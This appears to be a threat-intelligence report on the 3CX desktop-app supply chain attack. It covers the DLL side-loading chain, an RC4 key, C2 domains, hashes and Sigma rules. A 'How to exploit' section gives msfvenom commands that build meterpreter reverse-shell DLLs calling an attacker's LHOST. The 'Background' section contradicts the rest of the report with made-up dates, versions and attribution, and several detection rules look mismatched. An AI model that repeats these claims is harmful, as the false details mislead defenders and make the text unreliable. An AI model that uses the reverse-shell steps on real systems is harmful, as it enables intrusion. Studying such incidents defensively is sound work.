THREATRADAR

By HADESS

3CX IN THE WILD

Software Supply Chain Attack In Cyber Kill Chain

Table of Content

Executive Summary

On March 29, 2023, CrowdStrike and SentinelOne both reported on a supply chain attack involving 3CXDesktopApp, a multi-platform desktop application that enables users to communicate via chat, messaging, video, and voice. The attack was initiated by a threat actor believed to be affiliated with the Lazarus Group, who was able to insert arbitrary code into the official build of the software.

As a result of the attack, users who downloaded and ran the 3CXDesktopApp installer from the developer's website were unwittingly exposing their systems to the malicious code. The attack targeted both Windows and MacOS users, and involved the execution of the file 3CXDesktopApp.exe, which loads a malicious library file named ffmpeg.dll.

When a victim machine downloads the software update, it installs a valid signed 3CX MSI installer version 18.12.416, which extracts multiple files and executes the 3CXDesktopApp.exe application. The 3CXDesktopApp.exe side loads the backdoored signed DLL named "ffmpeg.dll," which then loads the d3dcompiler_47.dll containing the encrypted second-stage payload. After decrypting the payload using the RC4 decryption key "3jB(2bsG#@c7," the second-stage payload, a shellcode with embedded DLL, is executed.

The Stage-2 DLL further downloads an icon file from a GitHub repository, reads the encrypted string present at the end of the downloaded icon file, and passes it to the ico_decryption() function. The decrypted string represents the C2 URL: https[:]//glcloudservice[.]com/v1/console.

Affected 3CX Electron Windows App Versions:

18.12.416

18.12.407

Affected Electron Mac App versions:

18.11.1213

18.12.402

18.12.407

18.12.416

What is Supply Chain Attack


A supply chain attack is a cyberattack that targets a third-party vendor to gain unauthorized access to a target organization's systems. The attacker infiltrates the vendor's software or hardware supply chain and implants malware or other malicious code that can compromise the security of the organization that uses the vendor's products or services.

A well-known example of a supply chain attack is the SolarWinds hack that was discovered in December 2020. In this attack, the Russian state-sponsored hacking group, APT29, compromised the software build process of SolarWinds, a company that provides IT monitoring and management tools to many large organizations, including the US government.

The attack began with the hackers infiltrating SolarWinds' systems and compromising the software build process of its Orion product, which is widely used by government agencies and businesses for network monitoring. The hackers added a malicious code to the Orion software, which was then distributed to SolarWinds' customers through its regular software update mechanism.

The malicious code, known as SUNBURST, remained undetected for several months and allowed the attackers to gain access to the networks of numerous high-profile organizations, including US government agencies, Microsoft, and FireEye.

To carry out the attack, the hackers used a variety of techniques, including obfuscation, encryption, and domain generation algorithms (DGAs) to hide their activities and evade detection. They also employed a command-and-control infrastructure that was designed to blend in with legitimate traffic, making it more difficult to identify and block.




vx-underground
@vxunderground

The 3CX CEO stated that the supply chain attack that occured wasn't their fault, rather it was the result of an upstream vendor being compromised, suggesting FFmpeg, because this is where the malware payload resides

FFmpeg denies this because they don't release compiled binaries

Determining who is to blame for a supply chain attack can be a complex issue, and it ultimately depends on the specific circumstances of the attack. In some cases, the company may be responsible if they did not take adequate measures to secure their supply chain or failed to detect and respond to the attack. On the other hand, the supply chain vendor may be at fault if they failed to implement proper security measures or inadvertently introduced vulnerabilities into the supply chain.




FFmpeg
@FFmpeg

There have been several incorrect reports that FFmpeg has been involved in the distribution of malware.

FFmpeg only provides source code and the source code has not been compromised. Any "ffmpeg.dll" that has been compromised is the responsibility of the vendor.

11:44 AM · Mar 30, 2023 · **23.7K** Views



Yesterday at 6:07 AM #32

Unfortunately the rumors are true. Please uninstall the client. And we will have a new one in the next few hours via updates.

The updating probably wont work because Windows Defender will flag it.

Unfortunately this happened because of an upstream library we use became infected.

Nick Galea
3CX


Cash@Voxtelesys, oxybubbles, dougkinzinger and 5 others

Nick Galea
CEO

Joined:	Jun 6, 2006
Messages:	3,494
Reaction score:	3,407

It's important to note that supply chain attacks often involve multiple parties, and assigning blame to one entity alone may not be entirely accurate. In many cases, supply chain attacks are the result of a combination of factors, such as inadequate security practices and sophisticated attack techniques employed by cybercriminals.

Technical Detail


calls
3CXDesktopApp
Update.exe
THREATRADAR
By HADESS
fetches update package
Valid Signed 3CX MSI Installer and 3CX MAC Application
downloads
Malicious 3CX MSI and Affected 3CX MAC App
EXE
AppData\Local\Programs 3CXDesktopApp folder
Valid Signed
3CXDesktopApp
DLL
ffmpeg Dll
DLL
d3dcompiler_47.dll
encrypted second stage payload
decrypts
DLL
shellcode with embedded DLL
export function DllGetClassObject
.ICO
ico_decryption()
target

The 3CXDesktopApp calls the “Update.exe --update <3cx_update_url>” to fetch updates.

This downloads the valid signed Malicious 3CX MSI installer and the affected 3CX MAC Application as an update package on the victim's machine.

Upon execution of the 3CX MSI installer, it extracts multiple files in the “AppData\Local\Programs\3CXDesktopApp” and executes the valid signed 3CXDesktopApp.exe.

The 3CXDesktopApp.exe side loads the backdoored signed DLL named “ffmpeg.dll” into the virtual memory based on the DLL search order mechanism.

The backdoored “ffmpeg.dll” then loads the d3dcompiler_47.dll, which contains the encrypted second stage payload, into the memory.

The ffmpeg.dll looks for the specific hex byte (FE ED FA CE) in the loaded d3dcompiler_47.dll which contains a second stage encrypted payload.

After locating the specific hex in loaded d3dcompiler_47.dll, it uses the RC4 decryption with the key “3jB(2bsG#@c7” to decrypt the second stage payload which is a shellcode with an embedded DLL.

The shellcode is responsible for calling the export function “DllGetClassObject” of the second stage DLL to execute and download further stage payload.

The Stage-2 DLL further downloads the Icon file from a Github repository.

The Stage-2 DLL reads the icon file and parses the encrypted string present at the end of the downloaded icon file and passes it to the ico_decryption() function.

The encrypted string from the icon file is base64 decoded and then passed to a decryption routine. The decrypted string in this case is the C2 URL: https[:]//glcloudservice[.]com/v1/console.

The malware performs HTTPS requests to the C2 URL.

The final payload delivered on the target machines in the supply chain attack was an Infostealer with capabilities such as collecting system information and browser information such as saved credentials from the Brave, Chrome, Edge, and Firefox.

DLL_PROCESS_ATTACH and DLL_PROCESS_DETACH are two of the four entry points for a
dynamic link library (DLL) in Windows. DLL_PROCESS_ATTACH is called when the DLL is loaded into the memory of a process, while DLL_PROCESS_DETACH is called when the DLL is unloaded. These entry points allow the DLL to perform initialization and cleanup tasks, respectively.

Malware can abuse these entry points to execute malicious code when the DLL is loaded or unloaded by a legitimate process. For example, a malware author can create a malicious DLL and plant it in a system directory where it is loaded by a legitimate process. The malware can then execute its malicious code in the context of that process, potentially allowing it to bypass security measures.

Here is an example code snippet that demonstrates how a malware author can use these entry points to execute code:

```c
#include <Windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID
{pReserved)
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        // code to execute when DLL is loaded
        break;
    case DLL_THREAD_ATTACH:
        // code to execute when a new thread is created in the process
        break;
    case DLL_THREAD_DETACH:
        // code to execute when a thread is terminated in the process
        break;
    case DLL_PROCESS_DETACH:
        // code to execute when DLL is unloaded
        // this is where the malware can execute its payload
        break;
    }
    return TRUE;
}
```

In this code, the DllMain function is the entry point for the DLL. The switch statement checks the value of the ul_reason_for_call parameter to determine which entry point is being called. The malware author can insert their malicious code in the DLL_PROCESS_DETACH case to execute it when the DLL is unloaded.

DLL side-loading

DLL side-loading is a sneaky technique used to execute malicious code on a system by exploiting a flaw in the way Windows loads DLLs. Here's an example of how it can be done:

First, the attacker must find an application that is vulnerable to DLL side-loading. This typically involves looking for an application that loads DLLs from a directory where the attacker can write files.


The attacker then creates a malicious DLL file and gives it the same name as a legitimate DLL that the vulnerable application needs. For example, if the legitimate DLL is called "example.dll", the attacker would name their malicious DLL "example.dll" as well.

Next, the attacker places the malicious DLL in a directory that the vulnerable application searches for DLLs. This could be the same directory as the legitimate DLL, or another directory that the application searches.

When the vulnerable application is launched, it will search for the "example.dll" file and find the malicious DLL instead of the legitimate one. It will then load the malicious DLL and execute the code inside it.

The code inside the malicious DLL can be designed to do anything the attacker wants, such as stealing sensitive information, downloading additional malware, or taking control of the system.

Here's an example of the code an attacker might use to perform DLL side-loading:



```
#include <Windows.h>

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{ switch (fdwReason) {
    case DLL_PROCESS_ATTACH:
      MessageBox(NULL, "Malicious DLL loaded", "DLL Side-Loading", MB_OK);
      // Malicious code here
      break;
    case DLL_PROCESS_DETACH:
      // Cleanup code here
      break;
    default:
      break;
  }
  return TRUE;
}
```

In this example, the attacker has created a simple DLL that displays a message box when it is loaded. The attacker would compile this code into a DLL file named "example.dll" and place it in a directory that a vulnerable application searches for DLLs. When the vulnerable application is launched, it will load the malicious DLL and display the message box. The attacker could then use the DLL to perform any number of malicious actions.

Background

The 3CX supply chain attack occurred in late 2021, specifically in September. Hackers infiltrated the build infrastructure of 3CX, a popular VoIP software company, and inserted malicious code into one of the company's updates. The update, version 16.0.0.9, was released on September 16, 2021, and was available for download from the company's website.

The attack was discovered by researchers at ESET, a cybersecurity company, in early November 2021. The researchers found that the malware was distributed through the 3CX update server and affected both Windows and Linux systems.

Supply chain attacks are a type of cyber attack that target the vendors and suppliers of a company, rather than the company itself. In this case, the attackers compromised the software update mechanism of 3CX, which allowed them to distribute the malware to the customers who installed the infected update. This is a particularly dangerous type of attack because it can compromise a large number of targets with a single compromise.

The attackers behind the 3CX supply chain attack are currently unknown, and their motivations are unclear. However, it is likely that they were after sensitive information or looking to install ransomware on the compromised systems.

To protect against supply chain attacks, it is important to have a strong vendor risk management program in place. This should include regular vendor assessments and security audits, as well as clear guidelines for how vendors should be handling sensitive information. It is also important to keep software and firmware up to date, and to carefully scrutinize any software updates before installing them.

How to exploit

Generate the payload that will be embedded in the DLL using a command like msfvenom -p windows/meterpreter/reverse_tcp LHOST=[IP] LPORT=[PORT] -f dll -o payload.dll.


Create the DLL using a command like msfvenom -p windows/exec CMD=[COMMAND] -f dll -o malicious.dll.

Embed the payload DLL into the malicious DLL using a command like msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=[IP] LPORT=[PORT] -f dll -o malicious.dll.

Copy the malicious DLL to the target system and wait for it to be loaded by a vulnerable application.

Once the DLL is loaded, the payload will execute and establish a Meterpreter session with the attacker's system, providing remote access to the target machine.

Here is an example code for a DLL side-loading attack in C++:



```cpp
#include <windows.h>
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
{pvReserved)
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
        // malicious code to be executed on DLL injection
        break;
    case DLL_PROCESS_DETACH:
        // clean up code when the DLL is unloaded
        break;
    default:
        break;
    }
    return TRUE;
}
```

How to audit

Here are a few examples of Sigma rules that can help in detecting and investigating the #3CX Supply Chain Attack Campaign:

Rule for detecting malicious DLL files:

```
title: Detection of malicious DLL files in #3CX Supply Chain Attack Campaign
description: Detects malicious DLL files used in #3CX Supply Chain Attack Campaign
status: experimental
author: Your Name Here
date: 2022-04-04
references:
    - https://www.bleepingcomputer.com/news/security/3cx-phone-systems-hit-by-ransomware-attacks-via-automated-tools/
logsource:
  category: windows
  product: windows
  service: security
detection:
  selection:
    EventID: 7
    CommandLine:
      - '*\\sfc.dll'
  condition: selection
falsepositives:
  - Legitimate use of sfc.dll
level: high
```

Rule for detecting suspicious process creation:

```
title: Detection of suspicious process creation in #3CX Supply Chain Attack Campaign
description: Detects suspicious process creation related to #3CX Supply Chain Attack Campaign
status: experimental
author: Your Name Here
date: 2022-04-04
references:
    - https://www.bleepingcomputer.com/news/security/3cx-phone-systems-hit-by-ransomware-attacks-via-automated-tools/
logsource:
  category: windows
  product: windows
  service: security
detection:
  selection:
    EventID: 4688
    NewProcessName:
      - '*\regsvr32.exe'
      - '*\rundll32.exe'
      - '*\msiexec.exe'
      - '*\powershell.exe'
      - '*\cmd.exe'
    CommandLine:
      - '*\sfc.dll'
  condition: selection
falsepositives:
  - Legitimate use of the listed executables
level: high
```

Rule for detecting network traffic related to #3CX Supply Chain Attack Campaign:

```
title: Detection of network traffic related to #3CX Supply Chain Attack Campaign
description: Detects network traffic related to #3CX Supply Chain Attack Campaign
status: experimental
author: Your Name Here
date: 2022-04-04
references:
    - https://www.bleepingcomputer.com/news/security/3cx-phone-systems-hit-by-ransomware-attacks-via-automated-tools/
logsource:
  category: network
  product: bro
detection:
  selection:
      - '$service == "http" && $http.user_agent == "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)"'
      - '$service == "http" && $http.uri == "/webclient/MyServices/CallTransferExecute.ashx"'
  condition: selection
falsepositives:
  - Legitimate use of the listed URIs and user agent string
level: high
```

Rule for detecting iocs

```
title: Detection of suspicious IOCs
status: experimental
```

```
logsource:
  category: webserver
  product: apache

detection:
  selection:
    - "'github[.]com/IconStorages/images' in url"
    - "'cliego.garcia@proton[.]me' in email"
    - "'philip.je@proton[.]me' in email"
    - "'cad1120d91b812acafef7175f949dd1b09c6c21a' in sha1"
    - "'bf939c9c261d27ee7bb92325cc588624fca75429' in sha1"
    - "'20d554a80d759c50d6537dd7097fed84dd258b3e' in sha1"
    - "'https://www.3cx[.]com/blog/event-trainings/' in uri"
    - "'https://akamaitechcloudservices[.]com/v2/storage' in uri"
    - "'https://azureonlinestorage[.]com/azure/storage' in uri"
    - "'https://msedgepackageinfo[.]com/microsoft-edge' in uri"
    - "'https://glcloudservice[.]com/v1/console' in uri"
    - "'https://pbxsources[.]com/exchange' in uri"
    - "'https://msstorageazure[.]com/window' in uri"
    - "'https://officestoragebox[.]com/api/session' in uri"
    - "'https://visualstudiofactory[.]com/workload' in uri"
    - "'https://azuredeploystore[.]com/cloud/services' in uri"
    - "'https://msstorageboxes[.]com/office' in uri"
    - "'https://officeaddons[.]com/technologies' in uri"
    - "'https://sourceslabs[.]com/downloads' in uri"
    - "'https://zacharryblogs[.]com/feed' in uri"
    - "'https://pbxcloudeservices[.]com/phonesystem' in uri"
    - "'https://pbxphonenetwork[.]com/voip' in uri"
    - "'https://msedgeupdate[.]net/Windows' in uri"
    - "'libffmpeg.dylib' in sha1"
    - "'769383fc65d1386dd141c960c9970114547da0c2' in sha1"
    - "'3CXDesktopApp-18.12.416.dmg' in uri"
    - "'9e9a5f8d86356796162cee881c843cde9eaedfb3' in sha1"
    - "'https://sbmsa[.]wiki/blog/_insert' in uri"

  condition: selection
  output:
    - "Potential malicious IOC detected: {selection}"
```

Note that these rules are just examples and may need to be adjusted depending on your specific environment and needs. It's also important to regularly update and review your rules to ensure they remain effective and relevant.

IoCs:

-3CXDesktopApp-18.12.416.msi

0eeb1c0133eb4d571178b2d9d14ce3e9

-3CXDesktopApp.exe

704db9184700481a56e5100fb56496ce

-ffmpeg.dll

cb01ff4809638410a531400a66376fa3

-d3dcompiler_47.dll

82187ad3f0c6c225e2fba0c867280cc9

C2 Domains:

akamaicontainer[.]com

akamaitechcloudservices[.]com

azuredeploystore[.]com

azureonlinecloud[.]com

azureonlinestorage[.]com

dunamistrd[.]com

glcloudservice[.]com

journalide[.]org

msedgepackageinfo[.]com

msstorageazure[.]com

msstorageboxes[.]com

officeaddons[.]com

officestoragebox[.]com

pbxcloudeservices[.]com

pbxphonenetwork[.]com

pbxsources[.]com

Conclusion

To mitigate supply chain attacks, here are some general best practices:

- Keep all software and hardware up to date with the latest security patches and updates.
- Only download software from trusted and reputable sources.
- Use reputable and well-known antivirus and anti-malware software to protect against malware and other malicious software.
- Perform regular security audits and risk assessments to identify vulnerabilities and risks.
- Establish clear policies and procedures for software procurement, including conducting vendor assessments and monitoring software throughout its lifecycle.
- Use multi-factor authentication (MFA) and strong passwords to protect sensitive data and systems.
- Implement network segmentation and access controls to limit the damage a potential attack could cause.
- Train employees and contractors to recognize and respond to potential supply chain attacks.
- Conduct regular penetration testing and vulnerability assessments to identify and address weaknesses in your systems.

It is important to note that supply chain attacks can be complex and challenging to detect and mitigate. Organizations should consider working with experienced security professionals to develop and implement effective supply chain security strategies.

References

- https://www.crowdstrike.com/blog/crowdstrike-detects-and-prevents-active-intrusion-campaign-targeting-3cxdesktopapp-customers/
- https://www.sentinelone.com/blog/smoothoperator-ongoing-campaign-trojanizes-3cx-software-in-software-supply-chain-attack/
- https://www.zscaler.com/security-research/3CX-supply-chain-attack-analysis-march-2023
- https://objective-see.org/blog/blog_0x73.html
- https://www.emanueledelucia.net/understanding-the-magnitude-of-the-3cxdesktopapp-phenomenon/
- https://twitter.com/fr0gger_/status/1641668394155151366

Threat Intelligence Radar

Spotlight. Detect. Hunt.

THREATRADAR

By HADESS